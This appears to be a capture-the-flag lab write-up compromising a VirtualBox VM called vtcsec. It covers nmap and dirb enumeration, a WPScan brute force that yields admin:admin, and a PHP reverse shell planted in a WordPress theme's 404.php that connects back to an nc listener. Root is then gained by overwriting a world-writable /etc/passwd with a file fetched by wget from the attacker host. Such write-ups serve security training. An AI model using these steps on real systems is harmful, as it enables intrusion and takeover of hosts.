

CTF / Pentest Machine Write-Up


System Information:

<u>Field</u>	<u>Details</u>
IP Address (Network)	192.168.1.11
Hostname	vtcsec
OS (Version)	Ubuntu 16.04.3 LTS
Domain	N/A
Credentials	N/A
Responding to ICMP	Yes
Firewalled	No

Enumeration:

- The assessment began with a live host scan of the 192.168.1.0/24 network using Nmap to identify active devices before proceeding with detailed service enumeration.

```
nmap -sn 192.168.1.0/24
```



```
(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-05 09:28 -0400
Nmap scan report for 192.168.1.1
Host is up (0.0058s latency).
MAC Address: 44:95:3B:95:4C:40 (RLTech India Private Limited)
Nmap scan report for 192.168.1.4
Host is up (0.013s latency).
MAC Address: 52:2D:26:47:6E:E3 (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.00027s latency).
MAC Address: 9C:67:D6:EB:76:2A (Intel Corporate)
Nmap scan report for 192.168.1.11
Host is up (0.00071s latency).
MAC Address: 08:00:27:4C:DC:F9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.12
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 7.81 seconds

(kali㉿kali)-[~]
└─$
```

- The -sn option is used to perform a host discovery task without scanning any of the ports. This can be used to find out all the live hosts in the targeted subnet and prevent a time-wasting full scan of all the hosts in the subnet, which would entail scanning a lot of closed hosts. The scan results are as follows:
- A detailed Nmap scan was performed against the identified target 192.168.1.11 to enumerate open TCP ports and determine the services and their versions

```
nmap -sV -Pn 192.168.1.11
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV -Pn 192.168.1.11
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-05 09:39 -0400
Nmap scan report for 192.168.1.11
Host is up (0.00031s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:4C:DC:F9 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

- The scan identified **three open TCP ports**:

Port	State	Service	Version
21/tcp	open	ftp	ProFTPD 1.3.3c
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
80/tcp	open	http	Apache httpd 2.4.18 (Ubuntu)

- The HTTP service running on port 80 was further enumerated using DIRB to identify hidden directories and files

dirb <http://192.168.1.11>


- The scan identified a hidden /secret/ directory containing a WordPress installation. Further enumeration revealed the WordPress administrative interface:

<http://192.168.1.11/secret/wp-admin/>

Wordpress Enumeration :

Further enumeration of the WordPress installation was performed using WPScan:

wpscan --url <http://192.168.1.11/secret/> --enumerate u



```
kali@kali:~$ wpscan --url http://192.168.1.11/secret/ --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.11/secret/ [192.168.1.11]
[+] Started: Mon Oct 5 10:06:34 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.11/secret/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
```

- During user enumeration, wpscan identified a valid WordPress username: admin

```
[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.11/secret/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.11/secret/, Match: 'WordPress 4.9'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:31

[+] User(s) Identified:
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Oct 5 10:08:36 2026
[+] Requests Done: 50
[+] Cached Requests: 7
[+] Data Sent: 12.676 KB
[+] Data Received: 115.09 KB
[+] Memory used: 145.195 MB
[+] Elapsed time: 00:02:02
```

- After identifying the valid WordPress username admin, password testing was performed against the WordPress login interface using the rockyou.txt wordlist.

```
wpscan -url http://192.168.1.11/secret/ --username admin --passwords /usr/share/wordlists/rockyou.txt
```



```
(kali@kali)~$ wpscan --url http://192.168.1.11/secret/ --usernames admin --passwords /usr/share/wordlists/rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.11/secret/ [192.168.1.11]
[+] Started: Mon Oct 5 11:39:34 2026
```

- Found the valid combination for username and password for wordpress admin login page admin : admin

```
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137)

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
SUCCESS] - admin / admin
Trying admin / 12345 Time: 00:00:00 < > (5 / 14344399)

[+] Valid Combinations Found:
| Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Oct 5 11:39:42 2026
[+] Requests Done: 144
[+] Cached Requests: 31
[+] Data Sent: 64.45 KB
[+] Data Received: 34.837 KB
[+] Memory used: 263.973 MB
[+] Elapsed time: 00:00:07
```

Exploitation:

Initial Access — WordPress Administrative Panel

- Logged in to /secret/wp-admin/ as admin:admin.
- Navigated to **Appearance** → **Theme Editor** → **Twenty Seventeen** → **404.php**.
- Kali Linux provides several web shells by default.

```
cd /usr/share/websHELLs/php
```


- Copy the content of php-reverse-shell.php
- Replaced the template contents with the LHOST = 192.168.1.12, LPORT = 4444
- Started a listener on the attacker:

```
nc -lvp 4444
```

- Place the replaced content in 404.php and upload the modified theme
- Triggered the reverse shell by requesting the modified template:

Curl <http://192.168.1.11/secret/wp-content/themes/twentyseventeen/404.php>

- A reverse shell was received as www-data.



```
kali@kali: ~  
$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [192.168.1.12] from vtcsec [192.168.1.11] 39604  
Linux vtcsec 4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux  
11:49:05 up 2:22, 0 users, load average: 0.00, 0.01, 0.19  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@vtcsec:/$ whoami  
www-data  
www-data@vtcsec:/$
```

- Since the initial shell was obtained as www-data, local enumeration was performed to identify a path for escalating privileges to root.

```
ls -l /etc/passwd
```

```
www-data@vtcsec:/$ ls -l /etc/passwd  
ls -l /etc/passwd  
-rw-rw-rw- 1 root root 2397 Aug 27 09:48 /etc/passwd  
www-data@vtcsec:/$ openssl passwd -1 -salt salt password  
openssl passwd -1 -salt salt password  
$1$salt$qJH7.N4xYta3aEG/dfqo/0  
www-data@vtcsec:/$ python3 -m http.server 8000  
python3 -m http.server 8000
```

- A critical misconfiguration was identified in the permissions of /etc/passwd, which allowed the compromised user to modify the file. This insecure permission configuration enabled privilege escalation to root.

Escalation:

- An OpenSSL command was also used to generate a password hash:

```
openssl passwd -1 -salt salt password
```

- Shared the file passwd using python http server

```
python3 -m http.server 8000
```

- On attacker machine use browser/wget to download the file.
- Edit the file using sudo nano passwd
- Replace the hash in the root's passwords
- And share the file using python http server

```
sudo python3 -m http.server 8000
```

- On the machine get in to the temp location cd /tmp
- Use the following command to download the file

```
wget http://192.168.1.12:8000/passwords.txt
```

```
www-data@vtcsec:/$ cd /tmp
cd /tmp
www-data@vtcsec:/tmp$ wget http://192.168.1.12:8000/passwords.txt
wget http://192.168.1.12:8000/passwords.txt
--2026-10-05 12:05:52-- http://192.168.1.12:8000/passwords.txt
Connecting to 192.168.1.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2393 (2.3K) [text/plain]
Saving to: 'passwords.txt'

passwords.txt      100%[=====>]  2.34K  --.-KB/s  in 0s
2026-10-05 12:05:52 (161 MB/s) - 'passwords.txt' saved [2393/2393]

www-data@vtcsec:/tmp$ ls
ls
passwords.txt
systemd-private-d484bc732fda4daba04de868ebf4d2ff-color.service-nQdESM
systemd-private-d484bc732fda4daba04de868ebf4d2ff-rtkit-daemon.service-hWkt6l
systemd-private-d484bc732fda4daba04de868ebf4d2ff-systemd-timesyncd.service-gw6kyI
www-data@vtcsec:/tmp$ mv passwords.txt /etc/passwd
mv passwords.txt /etc/passwd
mv: cannot move 'passwords.txt' to '/etc/passwd': Permission denied
www-data@vtcsec:/tmp$ cat passwords.txt > /etc/passwd
cat passwords.txt > /etc/passwd
www-data@vtcsec:/tmp$ su root
su root
Password: password
root@vtcsec:/tmp#
```

- Get into root shell by following commands

su root

- Successfully escalated privileges to root by exploiting the insecure permissions on /etc/passwd
- The goal is to access root user(no flag in this machine)

```
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# pwd
pwd
/
root@vtcsec:/# █
```